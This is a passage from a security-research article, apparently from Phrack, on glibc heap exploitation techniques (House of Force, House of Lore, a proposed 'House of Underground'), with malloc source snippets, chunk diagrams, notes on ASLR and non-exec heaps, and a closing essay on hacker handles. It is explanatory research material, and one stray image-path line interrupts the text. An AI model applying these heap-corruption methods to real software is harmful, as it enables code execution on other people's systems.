The point is that the description of his technique, he raised the possibility of overwrite targets as .dtors or Global Offset Table. But I soon realized that this did not seem possible.

Given that "av− >top" was: [0x080c2788]. In a short analysis like this...

```
blackngel@linux:~$ objdump -s -j .dtors ./hof
.....
Contents of section .dtors:
80be47c ffffffff 20480908 00000000
.....
Contents of section .got:
80be4b8 00000000 00000000
```

... we can see that both addresses are behind the address of "av− >top", and an amount not lead us to these addresses. Function pointers, the BSS region, and also other things are behind...

If you want to play with negative numbers or integer overflows, I allow that you to make all neccesary tests.

It is by this that the Malloc Maleficarum did not mention that the designer controlled value to allocate memory, should be an "unsigned" or, otherwise, any value greater than 2147483647 will change its sign directly to become a negative value, which ends at most cases with a segmentation fault.

He doesn't think this because he think that he could overwrite memory positions that were at highest addresses that the Wilderness chunk, bu not as far as "0xbffffxxx".

Imposible is nothing in this world, and I know that you can feel The House of Force.

```
<< La utopia esta en el horizonte. Me
   acerco dos pasos, ella se aleja dos
   pasos. Camino diez pasos y el horizonte
   se corre diez pasos mas alla. Por
   mucho que yo camine, nunca la alcanzare.
   Para que sirve la utopia? Para eso
   sirve, para caminar. >>
                              [ E. Galeano ]
```

4.5 The House of Lore

This technique will be detailed here in a theoretical way to express what Phantasmal supposedly wanted to say in his Malloc Maleficarum paper.

The House of Lore requires triggering numerous calls to "malloc()" what seems not to be a designer controlled value and turns into something unreal.

But I again repeat the same thing I said at the end of the technique The House of Mind (CVS vulnerability). And the same showed case is perfect for the conditions that should meet in The House of Lore. We need multiple calls to malloc( ) controlling their sizes.

To give a simple explanation, we will approach to the topic through schemes.

When a chunk is stored in your appropriated "bin", it is inserted as the first:
1) Calculating the index for the chunk's size:

```
victim_index = smallbin_index(size);
```

2) Get the proper bin:

```
bck = bin\_at(av, victim_index);
```

3) Get the first chunk:

```
fwd = bck->fd;
```

4) Pointer "bk" of chunk points to the bin:

```
victim->bk = bck;
```

5) Pointer "fd" of chunk points to the previous first chunk at bin:


```
victim->fd = fwd;
```

6) Pointer "bk" of the next chunk points to our inserted chunk:

```
fwd->bk = victim;
```

7) Pointer "fd" of the "bin" points to our chunk:

```
bck->fd = victim;
```



Into "unlink code", if "victim" is taken from "bin− >bk, it may be necessary to repeat numerous calls to malloc() until the "victim" reach the "last" position.

Let's see the code to discover a few things:

```
.....
if ( (victim = last(bin)) != bin) {
  if (victim == 0) /* initialization check */
    malloc_consolidate(av);
  else {
    bck = victim->bk;
    set_inuse_bit_at_offset(victim, nb);
```

```
        bin->bk = bck;
        bck->fd = bin;
        ...
        return chunk2mem(victim);
    .....
```

In this technique, Phantasmal said that the ultimate goal was to overwrite "bin− >bk," but the first element that we can control is "victim− >bk". As far as I can understand, we must ensure that the overflowed chunk passed to "free ()" is in the previous position to "last", so that "victim− >bk" point to its address, that we must control and should point to the stack.

This address is passed to "bck" and then will change "bin− >bk". Due to this, we now control the "last" chunk with a designer controlled address.

That is why we need a new call to "malloc()" with same size as the previous call, so that this value is the new "victim" and is returned in:

```
    return chunk2mem (victim);
```

```
    *ptr1 -> modified;
```

First call to "malloc()":

```
-------------------------
    ___[chunk]_____[chunk]_____[chunk]____
   |                                      |
   !    bk                 bk            |
 [bin]----->[last=victim]----->[ ptr1 ]---/
   ^____________| ^_______________|
        fwd      ^       fwd
                 |
   return chunk2men(victim);
```

Second call to "malloc()":

```
-------------------------
    ___[chunk]_____[chunk]_____[chunk]____
   |                                      |
   !    bk              bk                |
 [bin]----->[ ptr1 ]--------->[ chunk ]---/
   ^____________| ^_______________|
        fwd     ^       fwd
                |
   return chunk2men(ptr1);
```

One must be careful with that also overwrites "bck− >fd" in turn, in the stack it is not a big problem.

It is for this reason that if your interest is really enough, my tip is that you don't pay much attention to The House of Prime, as indicated Phantasmal in his paper, instead, consider again the House of Spirit.

In theory, using a similar technique, a false chunk should can been sited in its corresponding "bin" and trigger a further call to "malloc()" that could returns the same memory space.

Remember that the size of allocated chunk must be greater than "av− >max_fast" (72), and less than 512 to execute "small bin" code instead of fastbin code:

```
#define NSMALLBINS         64
#define SMALLBIN_WIDTH     MALLOC_ALIGNMENT
#define MIN_LARGE_SIZE     (NSMALLBINS * SMALLBIN_WIDTH)

[64] * [8] = [512]
```

For "largebin" method will have to use larger chunks than this estimated size.

Like all houses, it's only a way of playing, and The House of Lore, although not very suitable for a credible case, no one can say that is a complete exception...

```
<< La humanidad necesita con urgencia
   una nueva sabiduria que proporcione
   el conocimiento de como usar el
   conocimiento para la supervivencia
   del hombre y para la mejora de la
   calidad de vida. >>
                        [ V. R. Potter ]
```

4.6 The House of Underground

Well, this house really was not described in Phantasmal Phantasmagoria's paper, but it is quite useful to describe a concept that I have in mind.

In this world are all possibilities. Chances that something goes well, or chances of something going wrong. In the world of the vulnerabilities exploitation, this remains true. The problem is to get the neccesary skills to find these possibilities, usually the possibility of that something goes well.

Speaking at this time to unite several of the prior techniques in a same attack should not be so strange, and sometimes could be the most appropriate solution. Recall that g463 is not satisfied with the technique The House of Force to work on the vulnerability of the file (1) utility, but he was looking for new possibilities so that things come out well.

For example ... what about using in a same instant the The House of Mind and The House of Spirit methods?

Consider that both have their own limitations. On the one hand, The House Mind need as has been said a piece of memory in an above address that "0x08100000", while The House of Spirit, states that once the pointer to be free()ed has been overwritten, a new call to malloc() will be done.

In The House of Mind, the main goal is to control the "arena" structure and this change starts with the modification of the third bit less significant of the size field of the overwritten chunk (P). But the fact we can modify this metadata, does not mean that we have control of the address of this chunk.

In contrast, in The House of Spirit, we alter the address of P, through the manipulation of the pointer to the data area (*mem). But what happens if in your vulnerable application does not exist a new call to

malloc() that will return an arbitrary piece of memory on the stack?

You may still investigate new avenues, but I would not be assured that running.

If we can change the pointer to be freed, like in The House of Spirit, this will be passed to free() in:

```
1  public_free(Void_t* mem)
```

We can make it point to some place like the stack or the environment. It should always be a memory location with data controlled by the user. Then the effective address of the chunk would taken at:

```
1  p = mem2chunk(mem);
```

At this point we leave The House of The Spirit to focus on The House of Mind. Then again we must control the arena "ar_ptr" and, to achieve this, (&p + 4) should contain a size with the NON_MAIN_ARENA bit enabled.

But that is not the most important thing here, the final question is: could you put the chunk in a place so that you can then control the area returned by "heap_for_ptr(ptr)− >ar_ptr"?

Remember that in the stack that would be something like "0xbff00000". It seems quite difficult reach an address like this even introducing a padding into environment.

But again, all ways should be studied, you could find a new method, and perhaps you call it The House of Underground...

```
<< Los apasionados de Internet han encontrado
   en esta opcion una impensada oportunidad
   de volver a ilusionarse con el futuro. No
   solo algunos disfrutan como enanos; creen
   que este instrumento agiganta y que, acabada
   la fragmentacion entre unos y otros, se ha
   ingresado en la era de la conexion global.
   Internet no tiene centro, es una red de
   dibujo democratico y popular. >>
              [ V. Verdu: El enredo de la red ]
```

5 ASLR and Nonexec Heap (The Future)

We have not discussed in this article about how to circumvent protections like memory address randomization (ASLR) and a non executable Heap . And we will not do, but something we can say about it. You should be aware that in all my basic exploits, I have hardcoded the majority of the addresses.

This way of working is not very reliable in the days we live in...

In all techniques presented in this paper, especially int The House of Spirit or The House of Force, where all comes down to a stack overflow, we guess that it would be applicable the methods described in other papers released in Phrack magazine or extern publications that explained how to bypass ASLR protection and others about how to return into mprotect ( ) to bypass a non exectuable heap and things like that.

Regarding to the first topic, we have a magic work, "Bypassing PaX ASLR protection" [11] by Tyler Durden in Phrack 59.

On the other hand, circumvent a non executable heap whether if ASLR is present and our skills to find the real address of a function like mprotect( ) to allow us to change the permissions of the pages of memory.

Since I started my little research and work to write this article, my goal has always been to leave this task as the homework for new hackers who have the strength to continue in this way.

Finally, this is a new area for further research.

```
<< Todo tiene algo de belleza pero
   no todos son capaces de verlo. >>
                          [ Confucio ]
```

6 The House of Phrack

This is just a way so you can continue researching. There is a world full of possibilities, and most of them still aren't discovered. Do you want be the next?

This is your house!

To finish, because Phrack admits "spirit oriented" articles, I will venture to drop a simple comment.

Anyone interested in Linux development had read ever interesting articles as "The Cathedral and the Bazar" and "Homesteading the Noosphere" of the arch-known founder of the Open Source movement, Eric S. Raymond. For this is not so, maybe they had read "Jargon File" or perhaps for others, the "Hacker How-To". It is the latter that we are interested, especially when Raymond mentions the following:

* Don't use a silly, grandiose user ID or screen name.

```
<< The problem with screen names or handles deserves some
   amplification. Concealing your identity behind a handle
   is a juvenile and silly behavior characteristic of crackers,
   warez d00dz, and other lower life forms. Hackers don't do
   this; they're proud of what they do and want it associated
   with their real names. So if you have a handle, drop it.
   In the hacker culture it will only mark you as a loser. >>
```

As far as I understand, this means that all those who had written in Phrack are childhood, crackers, lower life forms and are marked in the hacker culture as losers.

Is there some connection between our name and our skills, philosophy of life or our ethics in hacking?

Me, in my sole opinion, if this is true, I am proud that Phrack admit into their lines to lower life forms. Lower life forms that have helped to raise the security level of the network of networks in ways unimaginable.

To all of them, thanks!!!

```
                "Adormecida, ella yace
                 con los ojos abiertos
          como la ascensin del Angel hacia arriba
              Sus bellos ojos de disuelto azul
          que responden ahora: "lo hare, lo hago!
          la pregunta realizada hace tanto tiempo.
                   Aunque ella debe gritar
                        no lo parece
            lo que pronuncia es mas que un grito
               Yo se que el Angel debe llegar
         para besarme suavemente, como mi estimulo
          la aguja profunda penetra en sus ojos."
        * Versos 4 y 5 de "El beso del Angel Negro"
```

7 References

[1] Vudo - An object superstitiously believed to embody magical powers
http://www.phrack.org/issues.html?issue=57&id=8#article
[2] Once upon a free()
http://www.phrack.org/issues.html?issue=57&id=9#article
[3] Advanced Doug Lea's malloc exploits
http://www.phrack.org/issues.html?issue=61&id=6#article
[4] Malloc Maleficarum
http://seclists.org/bugtraq/2005/Oct/0118.html
[5] Exploiting the Wilderness
http://seclists.org/vuln-dev/2004/Feb/0025.html
[6] The House of Mind
http://www.awarenetwork.org/etc/alpha/?x=4
[7] The use of set_head to defeat the wilderness
http://www.phrack.org/issues.html?issue=64&id=9#article
[8] GLIBC 2.3.6
http://ftp.gnu.org/gnu/glibc/glibc-2.3.6.tar.bz2
[9] PTMALLOC of Wolfram Gloger
http://www.malloc.de/en/
[10] The art of Exploitation: Come back on an exploit
http://www.phrack.org/issues.html?issue=64&id=15#article
[11] Bypassing PaX ASLR protection
http://www.phrack.org/issues.html?issue=59&id=9#article